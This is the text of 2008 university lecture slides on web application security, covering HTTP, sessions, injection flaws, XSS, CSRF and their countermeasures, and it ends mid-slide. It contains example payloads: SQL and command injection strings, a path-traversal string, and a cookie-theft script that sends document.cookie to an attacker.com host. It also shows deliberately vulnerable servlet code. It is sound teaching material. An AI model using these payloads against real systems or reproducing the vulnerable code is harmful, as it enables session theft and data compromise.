Hands-on Web Security

Secure Application Development Course

March 3rd, 2008 (Leuven, Belgium)

Lieven Desmet – Lieven.Desmet@cs.kuleuven.be
http://www.cs.kuleuven.be/~lieven/

About myself

- **Post-doc researcher of the DistriNet Research Group**
  - Under supervision of prof. Frank Piessens and prof. Wouter Joosen
- **Member of the DistriNet Capture-The-Flag security team**
  - The CTF team participates in security contests between universities
- **Active participation in OWASP:**
  - Board member of the OWASP Belgium chapter
  - Co-organizer of the academic track on OWASP AppSec Eurpope Conference

Katholieke Universiteit Leuven
Lieven Desmet - DistriNet Research Group
departement computerwetenschappen

OWASP

- **Open Web Application Security Project**
  - free and open community
  - focus on improving the security of application software
- **Many interesting projects**
  - Tools: WebGoat, WebScarab, AntiSamy, Pantera, …
  - Documentation: Top 10, CLASP, Testing guide, Code review, …
- **114 local chapters worldwide**

http://www.owasp.org

Overview

- **Introduction to web applications**
- **Overview of web application vulnerabilities**
- **Overview of countermeasures**
- **Hands-on Security Lab**

Overview

- **Introduction to web applications**
- **Overview of web application vulnerabilities**
- **Overview of countermeasures**
- **Hands-on Security Lab**

Hypertext Transfer Protocol (HTTP)

- **Hypertext Transfer Protocol**
  - Application-layer communication protocol
  - Commonly used on the WWW
- **Different methods of operation:**
  - HEAD
  - GET
  - TRACE
  - OPTIONS
  - POST
  - PUT
  - CONNECT
  - …

"Safe" methods, shouldn't change server state…

HEAD, GET and POST are the most commonly used methods

HTTP request/response model

- **HTTP uses a bidirectional request/response communication model**
  - Request:
    - GET /x/y/z/page.html HTTP/1.0

      Protocol version
  - Response:

    Status code
    - 200 HTTP/1.0 OK
      Content-Type: text/html
      Content-Length: 22

      <HTML>Some data</HTML>

HTTP Request

- **Request header:**
  - Contains the request and additional meta-information
    - The HTTP method, requested URL and protocol version
    - Negotiation information about language, character set, encoding, …
    - Content language, type, length, encoding, …
    - Authentication credentials
    - Web browser information (User-Agent)
    - Referring web page (Referer)
    - …
- **Request body**
  - Contains additional data
    - Input parameters in case of a POST request
    - Submitted data in case of a PUT request
    - …

HTTP Request examples

```
GET /info.php?name=Lieven HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.1; Linux)
Accept: text/*, image/jpeg, image/png, image/*, */*
Accept-Encoding: x-gzip, x-deflate, gzip, deflate, identity
Accept-Charset: iso-8859-15, utf-8;q=0.5, *;q=0.5
Accept-Language: en
Host: www.cs.kuleuven.be
```

```
POST /login.jsp HTTP/1.1
Host: www.yourdomain.com
User-Agent: Mozilla/4.0
Content-Length: 29
Content-Type: application/x-www-form-urlencoded

userid=lieven&password=7ry!m3
```


POST vs GET

- **POST**
  - Input parameters are encoded in the body of the request
- **GET**
  - Input parameters are encoded in the URL of the request
  - GET requests shouldn't change server state
- **Keep in mind!**
  - that parameters encoded in URLs might also pop up in server logs and referers!

HTTP Response

- **Response header:**
  - Contains the reponse status code and additional meta-information
    - The protocol version and status code
    - Content language, type, length, encoding, last-modified, …
    - Redirect information
    - …
- **Response body**
  - Contains the requested data

HTTP Response example

Header

```
HTTP/1.1 200 OK
Date: Tue, 26 Feb 2008 11:53:49 GMT
Server: Apache
Accept-Ranges: bytes
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=ISO-8859-1
```

Body

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"
"http://www.w3.org/TR/REC-html40/loose.dtd">
<HTML>
<HEAD>
...
```

HTTP status codes

- **Status codes:**
  - 1xx: informational
  - 2xx: success
  - 3xx: redirection
  - 4xx: client error
  - 5xx: server error

Cookies

- **Cookies are used to**
  - differentiate users
  - maintain a small portion of state between several HTTP requests to the same web application
- **Typically used for:**
  - User session management
  - User preferences
  - User tracking
  - …
- **Procedure:**
  - Cookies are created on the server and are stored on the client side
  - Cookies corresponding to a particular web application are attached to all request to that application
  - Server sends cookies back to the browser with each response

Cookies example

- **Cookie set by the server**

```
HTTP/1.1 200 OK
Date: Tue, 26 Feb 2008 12:19:37 GMT
Set-Cookie: JSESSIONID=621FAD2E27C36B3785DF8EE47DA73109; Path=/somepath
Content-Type: text/html;charset=ISO-8859-1

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
```

- **Sent together with the request**

```
GET /somepath/index.jsp HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.1; Linux)
Accept: text/*, image/jpeg, image/png, image/*, */*
Accept-Encoding: x-gzip, x-deflate, gzip, deflate, identity
Accept-Charset: iso-8859-15, utf-8;q=0.5, *;q=0.5
Accept-Language: en
Host: www.mydomain.be
Cookie: JSESSIONID=621FAD2E27C36B3785DF8EE47DA73109
```



HTTP basic access authentication

- **HTTP provides several techniques to provide credentials while sending requests**
- **HTTP Basic access authentication:**
  - Uses a base64 encoding of the pair *username:password*
  - Credentials are inserted in the HTTP header "Authorization"
- **Example:**

```
GET /private/index.html HTTP/1.0
Host: localhost
Authorization: Basic bGlldmVuOjdyeSFtMw==
```

Base64 decoded: lieven:7ry!m3


HTTP basic access authentication



Web proxy

- **Web proxy**
  - sits in between the client and the web servers
  - typically provides web connectivity to an internal network
  - receives requests from internal clients, sends out the HTTP requests on behalf of the clients and returns the responses to the clients
  - can filter requests and content, or can cache results to limit bandwidth usage
- **Reverse proxy**
  - is typically installed near one or more server
  - forwards all incoming traffic to the servers
  - can filter requests or expose internal servers to an extranet

Web infrastructure



WEB 2.0

- **DHMTL:**
  - Interactive and dynamic sites
  - Set of technologies:
    - HTML
    - Client-side scripting (e.g. javascript)
    - Cascading Style Sheets (CSS)
    - Document Object Model (DOM)
- **Even introducing more interaction: AJAX!**

AJAX

- **Asynchronuous Javascript And XML**
  - Development techniques for creating interactive web applications
  - Interaction between client and server occurs behind the scene
    - Small amount of data are exchanged
    - Parts of the web page are dynamically updated instead of reload the whole page
- **Data is retrieved by using the XMLHttpRequest object in javascript**

Overview

- **Introduction to web applications**
- **Overview of web application vulnerabilities**
- **Overview of countermeasures**
- **Hands-on Security Lab**

Web Application Vulnerabilities

- **Code injection vulnerabilities**
- **Broken authentication and session management**
- **Cross-domain vulnerabilities**

Katholieke Universiteit Leuven
Lieven Desmet - DistriNet Research Group
departement computerwetenschappen

Injection vulnerabilities

- **All command injection vulnerabilities describe a similar pattern:**
  - Use of unvalidated user input:
    - Request parameters (e.g. form field)
    - Cookies (both key and value)
    - Request headers (e.g. preferred language, referrer, authenticated user, browser identification, …)
  - In client-side or server-side processing:
    - Command execution
    - SQL injection
    - XPath injection
    - Script injection
    - …

Katholieke Universiteit Leuven
Lieven Desmet - DistriNet Research Group
departement computerwetenschappen

Command injection

- **Vulnerability description:**
  - The command string, executed in server-side code, contains unvalidated user input
- **Possible impact:**
  - User can execute arbitrary code under the privileges of the web server
- **Varieties:**
  - Output of manipulated command execution is displayed to client
  - Blind command injection


Command injection example

- **Server-side code displays content of requested file (e.g. man page)**

```
…
// Servlet showing content of a file
String filename = request.getParameter("filename");
Process process = Runtime.getRuntime().exec("cmd.exe /c type " + filename);
InputStream inputStream = process.getInputStream();
int c;
while ((c = inputStream.read()) != -1) {
    out.write(c);
}
…
```

- **Attacker can trigger command execution:**
  - Filename: *text.txt & arbitrary command*

Command injection example (2)



Delimiters and countermeasures

- **Common command delimiters:**
  - Windows: '&' , …
  - Linux: ';', '||', '&&', ${IFS}, $(command), `command`, …
- **Countermeasures:**
  - Validate user-provided input
  - Limit number of OS exec calls
    - e.g. use API calls instead
  - Use of escape functions
    - E.g. *escapeshellarg* in PHP

Be aware of canonicalization!

- **Both browser and web server interpret strings in many different ways**
  - Different character encodings, character sets, …
  - Unspecified parsing behavior of browser or web server
  - …
- **Makes it very difficult to validate user input based on a negative security model**
  - What about:
    - basedir/../../../../etc/passwd (i.e. path traversal)
    - 比利时
    - <sc ript>
    - +ADw-script+AD4-alert('alert');+ADw-/script+AD4-

SQL injection

- **Vulnerability description:**
  - The SQL query string, executed in server-side code, contains unvalidated user input
- **Possible impact:**
  - User can execute arbitrary SQL queries under the privileges of the web server, leading to:
    - Leaking data from the database
    - Inserting, modifying or deleting data
- **Varieties:**
  - Output of manipulated SQL query is displayed to client
  - Blind SQL injection

SQL injection example

- **Server-side code checking user credentials**

```
…
// Servlet checking login credentials
String username = request.getParameter("username");
String password = request.getParameter("password");
Connection connection = null;
Statement stmt = connection.createStatement();
stmt.execute("SELECT * FROM USERS WHERE USERNAME = '" + username +
 "' AND PASSWORD = '" + password + "'");
ResultSet rs = stmt.getResultSet();
if (rs.next()) {
    out.println("Successfully logged in!");
}
…
```

- **Attacker can modify SQL query:**
  - User: *lieven* Password: *test' OR '1' = '1*


SQL injection example (2)

- **Original query:**
  - SELECT * FROM USERS WHERE USERNAME = 'login' AND PASSWORD = 'password'
- **Query after injection of *test' OR '1' = '1* as password:**
  - SELECT * FROM USERS WHERE USERNAME = 'lieven' AND PASSWORD = 'test' OR '1' = '1'
  - Which always returns a result set!

Different types of SQL injection

- **String SQL Injection:**
  - *test' OR '1' = '1*
- **Numeric SQL Injection:**
  - *107 OR 1 = 1*
- **Injection of additional statements:**
  - *a';DROP TABLE users; --*
- **…**

Naïve countermeasures …



© http://xkcd.com/327/

- **So you strip all single quotes from your parameters?**
  - Of course, nobody would call his child Robert'); DROP TABLE Students; --
  - But what about: Mc'Enzie, O'Kane, D'Hondt, … ?

Countermeasures

- **Use of prepared statements**
  - Statement has placeholders for parameters
  - User input is bound to a parameter

```
String prepStmtString = "SELECT * FROM USERS WHERE ID = ?";
PreparedStatement prepStmt = conn.prepareStatement(prepStmtString );
prepStmt.setString(1, pwd); …
```

- **SQL escape functions**
  - E.g. mysql_real_escape_string() in PHP
- **Taint analysis:**
  - User input is tainted
  - Tainted data is prevented to alter SQL query

XPath injection

- **Also other query languages might be vulnerable to injection, e.g. XPath injection**
- **XPath is used to select nodes in XML documents (e.g. in AJAX)**


```
String username = request.getParameter("username");
String password = request.getParameter("password");
String xpathString = "//user[username/text()=" + username +
                     " and password/text()=" + password + "]",
NodeList results = XPathAPI.selectNodeList(doc, xpathString, root);
```

- **Attacker can modify XPath query:**
  - User: *lieven OR '1' = '1* Password: *test' OR '1' = '1*

Script injection (XSS)

- **Many synonyms: Script injection, Code injection, Cross-Site Scripting (XSS), …**
- **Vulnerability description:**
  - Injection of HTML and client-side scripts into the server output, viewed by a client
- **Possible impact:**
  - Execute arbitrary scripts in the victim's browser

Simple XSS example



- **Different variations on XSS will be investigated in more detail in 'Cross-domain vulnerabilities'**

Katholieke Universiteit Leuven
Lieven Desmet - DistriNet Research Group
departement computerwetenschappen

Web Application Vulnerabilities

- Code injection vulnerabilities
- Broken authentication and session management
- Cross-domain vulnerabilities

Access Control and Session Management

- Session hijacking
- Bypassing access control

Session Management

- **Need for session management**
  - HTTP is stateless protocol
  - User sessions are identified upon the HTTP protocol to track user state
    - E.g. personal shopping cart
- **Session identifiers**
  - Client and server share a unique session identifier for each session
  - (Non-)persistent user state is stored on the server under the unique session id

Web Sessions

- **Different techniques to achieve sessions**
  - MAC(source_port,source_ip,user-agent, referer, …)
  - Hidden form field
  - URL rewriting
  - Cookies
  - …
- **Most web technologies and application servers support session management**
  - Tracking user state via session ids
  - Server-side code can easily store and retrieve session specific state

Session Hijacking

- **Description**
  - Malicious user is able to take over another user's session
  - Malicious user can operate on behalf of another user
- **Different possible vulnerabilities:**
  - Session IDs can be guessed
  - Session IDs can be stolen
  - Session IDs can be enforced
  - …

Weak Session IDs

- **Vulnerability often occurs when an own session management layer is implemented**
- **Session ids are calculate based on sequence, date, time, source, …**
- **Countermeasure**
  - Use the application server session management functionality
  - Most application servers already passed the stage of having weak session ids
  - Same vulnerability reoccurs again in web services

Stolen Session IDs

- **Session ids can be stolen**
  - By cross-site scripting (XSS)
  - Using unsecured communication (http instead of https)
  - Session IDs are exposed via URL rewriting
    - Reoccur in the logs, referer, …
- **Countermeasure**
  - Additional check on session ids (e.g. source ip, source port, user-agent, …)
  - Additional application-level authentication per authorized request
  - Provide logout and time-out functionality

Enforcing Session IDs

- **Sites sometimes reuse session IDs from previous session**
- **Attacker can then trick another user is using a predefined session, and take over the session later on**
- **Countermeasure**
  - Use the application server session management functionality
  - Additional check on session ids (e.g. source ip, source port, user-agent, …)
  - Additional application-level authentication per authorized request
  - Provide logout and time-out functionality

Access Control

- **Description:**
  - Restriction of user's actions based on an access control policy
  - Access restriction for both unauthenticated and authenticated users
- **Access control can occur on several places:**
  - Network
  - Web Server
  - Application Server
  - Presentation Layer
  - Business Layer
  - Data Layer

Bypassing Presentation Layer Access Control

- **Description:**
  - Some links or URLs are hidden to the end user
  - Access control is actually not enforced
- **Presentation layer does not restrict what the user can do**
  - Users can manipulate URLs directly
  - Users can edit/manipulate page source, client-side scripts, requests, responses, …

Bypassing Business Layer Access Control

- **Description**
  - The access control implementation does not reflect the access control policy
  - Users can circumvent the policy due to flaws in the implementation
- **Countermeasure**
  - Clearly design and implement the access control policy, preferable in a separate module than is easy to audit
  - Rely on the container-based authentication and authorization schemes if applicable
  - Use a defense-in-depth strategy by combining container-level and application-level access control

Bypassing Access Restricted Workflow

- **Description**
  - Access control is in place to grant authenticated users access to protected resource
    - User has the role of 'developer'
    - User agrees with EULA
    - User completed purchase
  - Flow is not enforced, users can also directly access the protected resources
- **Countermeasure**
  - Not only enforce access control on web pages, but also on resources
  - Rely on the container-based authentication and authorization schemes if applicable

Web Application Vulnerabilities

- Code injection vulnerabilities
- Broken authentication and session management
- Cross-domain vulnerabilities

Cross-Site Scripting (XSS)

- Vulnerability description:
  - Script can be injected from another domain
  - Script is included in the output of the vulnerable application
  - Script executed in the browser of the end-user within the domain context of the vulnerable application
- Possible impact:
  - Run arbitrary scripts in the **origin domain** of the vulnerable application

Same Origin Policy

- **Important security measure in browsers for client-side scripting**

> "Scripts can only access properties associated with documents from the same origin"

- **Origin reflects the triple:**
  - Hostname
  - Protocol
  - Port (*)

Same origin policy example

- **http://www.company.com/jobs/index.html**
  - http://www.company.com/news/index.html
    - Same origin (same host, protocol, port)
  - https://www.company.com/jobs/index.html
    - Different origin (different protocol)
  - http://www.company.com:81/jobs/index.html
    - Different origin (different port)
  - http://company.com/jobs/index.html
    - Different origin (different host)
  - http://extranet.company.com/jobs/index.html
    - Different origin (different host)

Same origin policy solves XSS?

- **What can be the harm of injecting scripts if the same origin policy is enforced?**
- **Although the same origin policy, documents of different origins can still interact:**
  - By means of links to other documents
  - By using iframes
  - By using external scripts
  - By submitting requests
  - …

Interactions between origin domains

- **Links to other documents**

```
<a href="http://www.domain.com/path">Click here!</a>
<img src="http://www.domain.com/path"/>
```

  - Links are loaded in the browser (with or without user interaction) possibly using cached credentials
- **Using iframes**

```
<iframe style="display: none;" src="http://www.domain.com/path"></iframe>
```

  - Link is loaded in the browser without user interaction, but in a different origin domain

Interactions between origin domains

- **Loading external scripts**

```
…
<script src="http://www.domain.com/path"></script>
…
```

  - The origin domain of the script seems to be www.domain.com,
  - However, the script is evaluated in the context of the enclosing page
  - Result:
    - The script can inspect the properties of the enclosing page
    - The enclosing page can define the evaluation environment for the script

Interactions between origin domains

- **Initiating HTTP POST requests**

```
<form name="myform" method="POST" action="http://mydomain.com/process">
    <input type="hidden" name="newPassword" value="31337"/>
    …
</form>
<script>
    document.myform.submit();
</script>
```


    - Form is hidden and automatically submitted by the browser, using the cached credentials
    - The form is submitted as if the user has clicked the submit button in the form

- **Using proxies, Yahoo pipes, …**

Different types of script injection

- Reflected or non-persistent XSS
- Stored or persistent or second-order XSS
- Cross-Site Tracing (XST)
- Cross-Site Request Forgery (XSRF)
- Cross-Site Script Inclusion (XSSI)
- …

Reflected or non-persistent XSS




Reflected or non-persistent XSS

- **Description:**
  - Users is tricked in sending malicious data (i.e. client-side script) to the server:
    - Crafted link in an email/im (e.g. dancing pigs)
    - …
  - The vulnerable server reflects the input into the output, e.g.:
    - Results of a search
    - Part of an error message
    - …
  - The malicious data (i.e. client-side script) in the output is executed in the client within the domain of the vulnerable server


Reflected XSS example

```
…
<!– some HTML in a mai -->
<a href="http://robot.kuleuven.be/index.cgi?q=<script>alert('test');</script>">
<blink><strong>DANCING PIGS !!!!!</strong></blink></a>
…
```



Katholieke Universiteit Leuven
Lieven Desmet - DistriNet Research Group
departement computerwetenschappen

Stored or persistent XSS



Impact of reflected or stored XSS

- An attacker can run arbitrary script in the origin domain of the vulnerable website
- Example: steal the cookies of forum users

```
…
<script>
    new Image().src="http://attacker.com/send_cookies.php?forumcookies="
            + encodeURI(document.cookie);
</script>
…
```

Cross-Site Tracing (XST)

- **Description:**
  - Exploit the HTTP TRACE method to trigger reflected XSS on a web server
- **HTTP TRACE:**
  - "Echoes back the received request, so that a client can see what intermediate servers are adding or changing in the request."

```
<script type="text/javascript">
    var xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
    xmlHttp.open("TRACE", "http://domain.com",false);
    xmlHttp.send();
    xmlDoc=xmlHttp.responseText;
    alert(xmlDoc);
</script>
```


XST protocol example

```
mymachine:~$ telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
TRACE / HTTP/1.1
Host: www.malicious.be
Cookie: parameter=somevalue
```

HTTP Request

```
HTTP/1.1 200 OK
Date: Mon, 25 Feb 2008 21:50:01 GMT
Server: Apache/2.2.6 (Debian) mod_jk/1.2.25 PHP/5.2.4-2 with Suhosin-Patch
Transfer-Encoding: chunked
Content-Type: message/http
```

HTTP Response header

```
TRACE / HTTP/1.1
Host: www.malicious.be
Cookie: parameter=somevalue
```


HTTP Response body

Cross-Site Request Forgery (CSRF)

- **Synonyms: one click attack, session riding, CSRF, …**
- **Description:**
  - web application is vulnerable for injection of links or scripts
  - injected links or scripts trigger unauthorized requests from the victim's browser to remote websites
  - the requests are trusted by the remote websites since they behave as legitimate requests from the victim


XSS vs XSRF

- **XSS**
  - injection of unauthorized code into a website



- **XSRF**
  - forgery of unauthorized requests from a user trusted by the remote server

CSRF example



XSS/XSRF countermeasures

- **Input and output validation**
  - Character escaping/encoding (<, >, ‘, &, “, …)
  - Filtering based on white-lists and regular expressions
  - HTML cleanup and filtering libraries:
    - AntiSamy
    - HTML-Tidy
    - …
- **Taint analysis**
- **Browser plugins**
  - E.g. NoScript for Gecko based browsers

CSRF countermeasures (2)

- **Additional application-level authentication**
  - To protect users from sending unauthorized requests via XSRF using cached credentials
  - End-user has to authorize request explicitly
- **Action Token framework**
  - Distinguish “genuine” requests by hiding a secret, one-time token in web forms
    - Only forms generated by the targeted server contain a correct token
    - Because of the same origin policy, other origin domains can’t inspect the web form
- **…**

Impact of XSS/XSRF

- **Examples**
  - Overtaking Google Desktop
    - http://download.watchfire.com/googledesktopdemo/index.htm
    - http://www.watchfire.com/resources/Overtaking-Google-Desktop.pdf
  - XSS-Proxy (XSS attack tool)
    - http://xss-proxy.sourceforge.net/
  - Browser Exploitation Framework (BeEF)
    - http://www.bindshell.net/tools/beef/

HTTP Request/Response splitting

- **Synonyms and variations:**
  - HTTP header injection
  - HTTP Request splitting
  - HTTP Request splitting
  - HTTP Request smuggling
  - HTTP Response smuggling
- **Request splitting targets vulnerability in the browser/proxy**
- **Response splitting targets vulnerability in the server/proxy**

HTTP Request splitting

- **Description:**
  - Script can send multiple HTTP requests instead of a single HTTP request
  - In order to split the HTTP request, special characters are injected into the request:
    - Carriage return: '\r', %0d
    - Line feed: '\n', %0a
- **Impact:**
